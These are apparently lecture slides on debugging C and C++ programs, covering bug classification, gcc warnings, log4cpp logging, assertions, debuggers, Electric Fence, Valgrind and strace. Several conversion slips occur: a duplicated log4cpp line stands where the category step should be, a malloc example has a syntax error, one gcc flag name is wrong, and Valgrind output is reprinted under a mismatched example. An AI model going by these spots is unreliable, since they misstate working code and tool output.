http://mars.jpl.nasa.gov/msp98/orbiter/

Lecture Programme

- Part I - General Aspects of Debugging
- Part II - General Debugging
- Part III - C/C++ Related Problems and Solvers

Part I

General Aspects of Debugging

Part One - General Aspects of Debugging

The debugging process involves:

- Localising a bug
- Classifying a bug
- Understanding a bug
- Repairing a bug

Localising a Bug

```
#include <iostream>
// A scoping example
void c ( void );   // function prototype

int x = 1;      // global variable

int main()
{
  int x = 5; // local to main
  // Some other code
  while (x < 100)
    c();         // c uses global
  // Some other code
  return 0;
}
```

```
void c( void )
{
  //Some other code
  x *= 10;
  //Some other code
}
```

"*You know what your code **should** do*
*You notice it **does not** do that*
so noticing a bug is easy",
you might say...


Classifying a Bug

- Since experiences with bugs have often a common background, we may attempt a *classification*:
  - **Syntactical Errors**: errors your compiler should catch.
  - **Build Errors**: errors from using object files not rebuilt after a change in some source.
  - **Basic Semantic Errors**: using uninitialized variables, dead code, type problems.
  - **Semantic Errors**: using wrong variables, exchanging operator (e. g. & instead of &&)

Classifying a Bug

A funny "physical" classification
Bohrbugs and *Heisembugs*

Bohrbugs are *deterministic*:
a particular input will always manifest them.



Heisembugs are *random*: difficult to reproduce reliably

Understanding a Bug

- Understand a bug fully before attempting to fix it
- Ask yourself some questions:
  - Have I found the source of the problem or only a symptom?
  - Have I made similar mistakes (especially wrong assumptions) elsewhere in the code?
  - Is this only a programming error or is there a more fundamental problem (e. g. incorrect algorithm)?

Repairing a Bug

- Repairing a bug is more than modifying code. Make sure you document your fix in the code and **test it properly**.
- After repair, what did you *learn* from it?
  - How did you notice the bug? This may help you writing a *test case*.
  - How did you track it down? This will give you a better insight on the approach to choose in similar circumstances.
  - What type of bug did you encounter?

Repairing a Bug

- After repair, what did you learn from it?
  - Do you encounter this bug often? If so, what could you do to prevent it from re-occurring?
  - What you have learnt is valuable: try to communicate it with your collegues
  - Unjustified assumptions?
- After repairing a bug, **write a test case** to make sure it does not happen again

Part Two

General Debugging

Part Two – General Debugging

A) Exploiting Compiler Feature

B) Reading The Right Documentation

C) The Abused *cout* Debugging Technique

D) Logging

E) Defensive Programming

F) ACI Debugging Technique

G) Walking Through The Code

H) The Debugger

Exploiting Compiler Features (General)

- A good compiler can do an amount of static analysis on your code (the analysis of those aspects that can be studied without execution)
- Static analysis can help in detecting a number of basic semantic problems (e. g. type mismatch, dead code)

Exploiting Compiler Features (gcc)

- For gcc there are a number of options that affect which static analysis can be performed
  - Wall -W
- Also recommended when writing new code
  - Wshadow
  - Wpointer-arith
  - Wcast-equal
  - Wcast-align
  - Wstrict-prototype

Exploiting Compiler Feature (gcc)

- A number of optimizations are supported. Some of these trigger gcc to do extensive code flow analysis, removing dead code.
- Recommended for normal use: -O2
- Warning: optimisation **kills** debugging, so you have to choose
  - Example: gcc -O3 **or** gcc -g -O0

Reading the Right Documentation

- Take the time to find at your fingertips relevant documentation for:
  - your task
  - your tools
  - your libraries
  - your algorithm
- You do not need to know everything
- You need to be aware what documentation is relevant and what is its purpose

The Abused *cout* Technique

- This technique is encountered too often.
- It consists of ad hoc insertion of lot of printing statement to track the control flow and data values during the execution of a piece of code
- Disadvantages
  - It is **very** ad hoc
  - It clobbers the normal output
  - Slows the program down considerably
  - Often it does not help (output buffered)

The Abused *cout* Technique

- If you consider using debugging, check out the use of assertion and of a debugger, much more effective and time saving
- In some circumstances *cout* debugging is appropriate. Some tips:
  - Produce output on standard error (unbuffered)
  - Do not use printing statements directly: define a macro around them
  - Use debugging level to manage the amount of debugging information

cout Technique - Example

```
#ifndef DEBUG_H
#define DEBUG_H
#include <stdarg.h>

#if defined(NDEBUG) && defined(__GNUC__)
/* gcc's cpp has extensions; it allows for macros with a variable
number of arguments. We use this extension here to preprocess
pmesg away. */
#define pmesg(level, format, args...) ((void)0)
#else
void pmesg(int level, char *format, ...);
/* print a message, if it is considered significant enough
Adapted from [K&R2], p. 174 */
#endif
#endif /* DEBUG_H */
```

Logging

- Logging is a common aid to debugging
- Heavily used by daemon and services
- It is a **real solution** to the cout technique
- It records information messages which monitor the status of your program
- They can even form the basis of software auditing
- A sensible method is to classify log messages and label them with a priority level

log4cpp - C++ Logging

Log4cpp has 3 main components:

- Categories
- Appenders
- Layouts

A **layout** class controls what the output message is going to look like.

You may derive your own classes from Layout or use the provided SimpleLayout and BasicLayout

log4cpp - C++ Logging

An **appender** class writes the trace message, formatted by a layout object, out to some device

log4cpp comes with classes to append to *standard output*, a *named file*, or a *string buffer:*

- FileAppender
- OstreamAppender
- StringQueueAppender

Once again you may derive your **own** appender (e.g. to a socket, a shared memory buffer...)

log4cpp - C++ Logging

A **category** class does the actual logging.

The two main parts of a category are its **appenders** and its **priority**

The priority of a category can be set to:

1 - NOTSET

2 - DEBUG

3 - INFO

4 - NOTICE

5 - WARN

6 - ERROR

7 - CRIT

8 - ALERT

9 – FATAL / EMERG

in ascending order of importance level

log4cpp - C++ Logging

Each message is logged to a **category** object

The category object has a **priority level**

Priority controls which messages can be logged by a particular class.

The message itself also has a priority level as it wends its way to the log

If the priority of the message is **greater than, or equal to**, the priority of the category, then logging takes place, otherwise the message is ignored

Log4cpp - Example

There are **six initial steps** to using a log4cpp log:

- Instantiate an appender object that will append to a log file

  log4cpp::Appender app = new log4cpp::FileAppender ("FileAppender","/logs/testlog4cpp.log");*

- Instantiate a layout object

  log4cpp::Layout layout = new log4cpp::BasicLayout();*

- Attach the layout object to the appender

  app->setLayout(layout);

Log4cpp - Example

- Instantiate a category object by calling the static function

  log4cpp::Layout layout = new log4cpp::BasicLayout();*

- Attach the appender object to the category as an additional appender (in addition to the default standard out appender), or set Additivity to false first and install the appender as the one and only appender for that category

  main_cat.setAppender(app);

- Set a priority for the category

  main_cat.setPriority(log4cpp::Priority::INFO);

Log4cpp - Example

Some examples:
main_cat.info("This is some info");
main_cat.debug("This debug message will fail to write");
main_cat.alert("All hands abandon ship");

/ you can log by using a log() method with a priority */*
main_cat.log(log4cpp::Priority::WARN, "This will be a logged warning");

/ this would not be logged if priority == DEBUG, because the category priority is set to INFO */*
main_cat.log(priority,"Importance depends on context");

Other example in the cited paper (see Bibliography)

Log4cpp – Logfile Example

A tipical logfile:

```
995871335 INFO main_cat : This is some info
995871335 PANIC main_cat : All hands abandon ship
995871335 WARN main_cat : This will be a logged warning
995871335 ALERT main_cat : Importance depends on context
995871335 ERROR main_cat : And this will be an error
995871335 INFO main_cat : info
995871335 NOTICE main_cat : notice
995871335 WARN main_cat : warn
```

Defensive Programming and the assert Macro

- Take a look at your code: in every part you make a lot of assumptions about other parts
- Assertions are expressions you should evaluate to be true at a specific point in your code
- If an assertion fails, you have found a problem (possibly in the assertion, more likely in the code)
- It make no sense to execute after an assertion fails

Defensive Programming and the assert Macro

- Writing assertions makes your assumptions explicit
- In C/C++ you can #include <assert.h> and write the expression you want to assert as macro argument
- With assert macros your program will be aborted when an assertion fails
- An assertion failure is reported by a message

ACI Debugging Technique

ACI, *only a joke*...

- The technique name derive from Automobile Club d'Italia, an Italian organisation that helps with car troubles...

ACI Debugging Technique

ACI, *not only a joke*...

- Based on a simple principle: the best way to learn thing is to **teach** them

In ACI debugging you find a *bystander* and explain to her how your code works

This forces you to **rethink** your assumption and **explain** what is really happening
It can be a form of *peer review*

Walking through the Code

This technique is similar to the ACI technique.

The recipe:

- Print your code
- Leave your terminal
- Go to cafeteria
- Take the beverage of your choice, if possible with caffeine and sugar
- Read your code and annotate it carefully

The Debugger

- When every other checking tool fails detecting the problem, then it is debugger's turn.
- A debugger allows to work through the code line-by-line to find out where and why it is going wrong.
- You can interactively control the program run, stop it at various times, inspect variables, change code flow whilst running.

The Debugger

- In order to make use of a debugger, a program must be compiled with debugging information inserted (*debugging symbols*)
- **Debugging symbols** describe where the function and variables are stored in memory
- An executables with debugging symbols can run as a normal program, even if slightly slower

Breakpoints

- **Breakpoints** stop a program when needed
  - The program runs normally until it is about to execute the piece of code at the same address of the breakpoint
  - at that point, the program drops back into the debugger and we can look at variables, or continue stepping through the code.
- Breakpoints are <u>fundamental</u> in **interactive debugging**

Breakpoints

- Breakpoints have many options. They can be set up:
  - on a specific line number
  - at the beginning of a function
  - at a specific address
  - conditionally

Debugging Commands

After stopping (e.g. at a breakpoint) every debugger can:

- execute next program line stepping over any function calls in the line
- execute next program line stepping into any function calls in the line
- continuing running your program

Watchpoints

- **Watchpoints** are a particular type of breakpoints
- A watchpoint stops the code whenever a variable changes, even if the line doesn't reference the variable explicitly by name
- A watchpoint looks at the memory address of the variable and alerts you when something is written to it

Binary Split


- In large programs, adding breakpoints for every iteration of the loop is prohibitive
- It is not necessary to step through each one in turn, but employ a technique known as binary split:
  - We place a breakpoint after the first of the code and run it.
  - If the problem has not showed up, then it is likely to be a fault with the last half.

Binary Split

- From here, we can ask the question again, reducing the area under test to the first or the second quarter
- This question can be asked repeatedly until we're down to just one line, or sufficiently small routine that we can step through line-by-line

A binary split can limit the search area of a 1000 line program to just 10 steps!

DDD – GUI for gdb



```
0: $a
```

```
 1 #!../../bash
 2
 3 fn1() {
 4   x="fn1 started"
 5   if (( $1 == 0 )) ; then
 6     fn2 "testing 1" "2 3"
 7     return
 8   fi
 9   let a=$1-1
10   fn1 $a
11   x="fn1 returning"
12 }
13
14 fn2() {
15   x="fn2 started"
16   echo "fn2: $1 $2"
17   fn3
18   x="fn2 returning"
19 }
20
21 fn3() {
22   echo "fn3: $1 $2"
23   x="fn3 returning"
24 }
25
26 x="main"
27 fn1 5
28 echo "exit 5" | bash
29 exit 0
30 #;;; Local Variables: ***
31 #;;; mode:shell-script ***
```

```
##3 main() called from file `parm.sh' at line 0
##2 fn1() called from file `parm.sh' at line 27
##1 fn1() called from file `parm.sh' at line 10
->0 in file `parm.sh' at line 5
```

```
bashdb<31> x a
declare -- a="4"
bashdb<40> x $1
4
bashdb<42> 
```

Enabling line numbers...done.

Data
Display
Debugger

Powerful interface to gdb with extra features

Try it on our first example

Part III

C/C++ Related Problems and Solvers

Part Three – C/C++ Related Problems and Solvers

A) Preprocessor

B) Dynamic Storage Allocation

C) System Call Examination

C/C++ Build Process

A brief review of steps involved in building and running a program

- **Preprocessing** – header files, inclusion and macro processing; output in pure C/C++ code
- **Compiling** – translation of pure C/C++ code to assembly language
- **Assembling** – translation of assembly code into binary object code

C/C++ Build Process

- **Linking** – linker combines a number of object files and libraries to produce executables or libraries
- **Dynamic Loading** - libraries (or library parts) required by a dynamically linked executables are loaded prior to actual running the executables

Preprocessor

- The C/C++ preprocessor:
  - expands macros
  - declares dependencies
  - drives conditional compilation
- Preprocessor operations are performed at *textual* level. This can make tracking down missing declaration difficult or lead to semantic problem

Preprocessor

- If you suspect a preprocessing problem, let the preproccessor expand the file for examination
- Example: gcc -E
  - Stops after the preprocessing stage without running the compiler. The output is preprocessed source code, which is sent to the standard output

Dynamic Storage Allocation

- In C/C++ you have to explicitly allocate and deallocate dynamic storage (through malloc/free or new/delete).
- If memory is (de)allocated incorrectly, it can cause problems at run time (e. g. memory corruption, memory leak)
- Common errors are: trying to use memory that has not been allocated yet; to access memory already deallocated; deallocating memory twice

Memory Allocation Debugging Tools

When you have a memory problem, the **best** it can happen is a program crash!!!

Basically two categories of tools:

- External libraries to be included and/or linked
  - MEMWATCH
  - Electric Fence
- Executables which controls program's run
  - YAMD
  - Valgrind

Electric Fence

- Electric Fence is C library for *malloc* debugging
- It exploits the **virtual memory hardware** of the system to check if and when a program exceeds the borders of a malloc buffer.
- At the borders of such buffer, a red zone is added. When the program enters this zone, it is terminated immediately.
- The library can also detect when the program tries to access memory already released.

Electric Fence

- Because Electric Fence uses the Virtual Memory hardware to detect errors, the program will be stopped at the first instruction that causes a certain buffer to be exceeded.
- Therefore it becomes trivial to identify the instruction that caused the error with a debugger
- When memory errors are fixed, it is better to recompile the program without the library.


Example – Memory Error

An array of 60 elements is created.
The program tries to fill it with 100 elements

```
int main(int argc, char *argv[])
{
  double *histo;
  histo = (double *)malloc(sizeof(double) *60));
  for (int i = 0; i < 100; i++)
    histo[i] = i * i;
  return 1;
}
```


Compile the program with:

```
g++ -g -lefence -Wall -o memerror memerror.cpp
```




Valgrind

- Valgrind checks every reading and writing operation on memory, intercepting all calls to malloc/free new/delete
- Valgrind can detect problems like:
  - usage of uninitialised memory
  - reading from / writing to freed memory
  - reading from / writing beyond the borders of allocated blocks



Valgrind

- Valgrind tracks every byte of the memory with nine status bits: one for the accessibility and the other eight for the content, if valid.
- As a consequence, Valgrind can detect uninitialised and does not report false errors on bitfield operations.
- Valgrind can debug almost all dynamically linked ELF x86 executables without any need for modification or recompilation.




Example – Memory Error

An array of 60 elements is created.
The program tries to fill it with 100 elements

```
int main(int argc, char *argv[])
{
  double *histo =  new double[60];
  for (int i = 0; i < 100; i++)
    histo[i] = i * i;
  return 1;
}
```

Compile the program with:

```
g++ -g -Wall -o memerror memerror.cpp
```



Example – Memory Error

```
valgrind --gdb-attach=yes --error-limit=no ./memerror
.....
==3252== Invalid write of size 8
==3252==    at 0x80483DA: main (memerror.cpp:9)
==3252==    by 0x4026F9B1: __libc_start_main (in /lib/libc.so.6)
==3252==    by 0x80482F0: ??? (start.S:102)
==3252==    Address 0x410B2204 is 0 bytes after a block of size 480
alloc'd
==3252==  at 0x4002ACB4: malloc (in
/usr/lib/valgrind/vgskin_memcheck.so)
==3252==    by 0x80483A8: main (memerror.cpp:7)
==3252==    by 0x4026F9B1: __libc_start_main (in /lib/libc.so.6)
==3252==    by 0x80482F0: ??? (start.S:102)
==3252==
==3252== ---- Attach to GDB ? --- [Return/N/n/Y/y/C/c] ----
```

Example – Forgetting the Initialisation

Consider the following simple program

```
#include<iostream>
int main(int argc, char *argv[])
{
  double k, l;
  double interval = atof(argv[1]);
  if ( interval == 0.1) { k = 3.14; }
  if ( interval == 0.2) { k = 2.71; }
  l = 5.0 * exp(k);
  std::cout << "l = " << l << "\n";
  return 1;
}
```

- Compile with:

```
g++ -lm -g -o val3 initia1.cpp
```

- The error doesn't cause a crash
- The user has to give an argument as an input.
- If the input value is not equal to 0.1 or 0.2, the value is not initialized
- We may get unexpected results

Example – Forgetting the Initialisation

```
valgrind --gdb-attach=yes --error-limit=no --leak-check=yes memerror

==3252== Invalid write of size 8
==3252==    at 0x80483DA: main (memerror.cpp:9)
==3252==    by 0x4026F9B1: __libc_start_main (in /lib/libc.so.6)
==3252==    by 0x80482F0: ??? (start.S:102)
==3252==    Address 0x410B2204 is 0 bytes after a block of size 480
alloc'd
==3252==    at 0x4002ACB4: malloc (in
/usr/lib/valgrind/vgskin_memcheck.so)
==3252==    by 0x80483A8: main (memerror.cpp:7)
==3252==    by 0x4026F9B1: __libc_start_main (in /lib/libc.so.6)
==3252==    by 0x80482F0: ??? (start.S:102)
==3252== ---- Attach to GDB ? --- [Return/N/n/Y/y/C/c] ----
```

Example – Tracking Memory Leak


Typical Error

Returning a Reference to a Dynamically Allocated Object

```
#include <string>
using namespace std;
string &xform_string_copy(const string &input);

int main(int argc, char* argv[])
{
  std::string original("I am an automatic variable");
  string& stringref = xform_string_copy(original);
}
string& xform_string_copy(const string &input)
{
  string *xformed_p = new string("I will probably be leaked!");
   //... maybe do some processing here ...
  return *xformed_p;  //Callers will almost never free this object.
}
```


System Call Examination

- A **System Call Tracer** allows you to examine problems at the boundary between your code and operating system
- The tracer shows what system calls a process makes (with parameters and return value)
- A tracer cannot tell you *where* a system call was made in your code.
- The *exact* place has to be reconstructed




strace, the Linux System Tracer

- ***strace*** is a powerful tool which shows all the system calls issued by a user-space program.
- *strace* displays the arguments to the calls and returns values in symbolic form.
- *strace* receives information from the kernel and does not require the kernel to be built in any special way.




strace example

```
#include <iostream> // for I/O
#include <string>      // for strings
#include <fstream>   // for file I/O
#include <cstdlib>      // for exit()

using namespace std;

int main (int argc, char* argv[])
{
  string filename;
  string basename;
  string extname;
  string tmpname;
  const string suffix("tmp");
```



strace example

```
/* for each command-line argument (which is an ordinary C-string)*/
for (int i=1; i<argc; ++i)
  {
    filename = argv[i];  // process argument as file name
    string::size_type idx = filename.find('.');  // search period in name
    if (idx == string::npos)
   {
      // file name does not contain any period
      tmpname = filename;   // HERE IS THE ERROR
      //tmpname = filename + '.' + suffix;
   }
    else tmpname = filename;
    // print file name and temporary name
    // cout << filename << " => " << tmpname << endl;  // USEFUL
  }
```




strace example

```
ifstream file(tmpname.c_str());
  if (!file)
    {
      cerr << "Can't open input file \"" << filename << ".tmp\"\n";
      exit(EXIT_FAILURE);
    }
  char c;
  while (file.get(c))
    cout.put(c);
}
```

- Create a simple text file and run the program.
- The program won't find the input file...

strace example

... but there it is!



adragna@pcatlas3:~/Data0/InvertedCSC/examples - Shell - Konsole
Session Edit View Settings Help
New
Shell
Shell No. 2

```
[adragna@pcatlas3 examples]$ ll
total 56
-rw-r--r--    1 adragna  atlas        1352 Feb 12 09:57 charset.cpp
-rw-r--r--    1 adragna  atlas        4928 Feb 12 09:58 charset.out
-rw-r--r--    1 adragna  atlas         145 Feb 12 09:56 list.tmp
-rw-r--r--    1 adragna  atlas        1672 Feb 12 12:26 strace.c
-rw-r--r--    1 adragna  atlas        1816 Feb 12 09:42 strace.c~
-rw-r--r--    1 adragna  atlas        8776 Feb 12 12:16 strace.out
-rwxr-xr-x    1 adragna  atlas       19375 Feb 12 12:27 stracex
[adragna@pcatlas3 examples]$ stracex list
Can't open input file "list.tmp"
[adragna@pcatlas3 examples]$ 
```

strace example

Let's start *strace*: **`strace –o strace.out stracex list`**

```
brk(0x804a76c)          = 0x804a76c
brk(0x804b000)          = 0x804b000
open("list", O_RDONLY)  = -1 ENOENT (No such file or directory)
write(2, "C", 1)        = 1
write(2, "a", 1)        = 1
write(2, "n", 1)        = 1
write(2, "\'", 1)       = 1
write(2, "t", 1)        = 1
write(2, " ", 1)        = 1
write(2, "o", 1)        = 1
write(2, "p", 1)        = 1
write(2, "e", 1)        = 1
write(2, "n", 1)        = 1
```

Acknowledgments

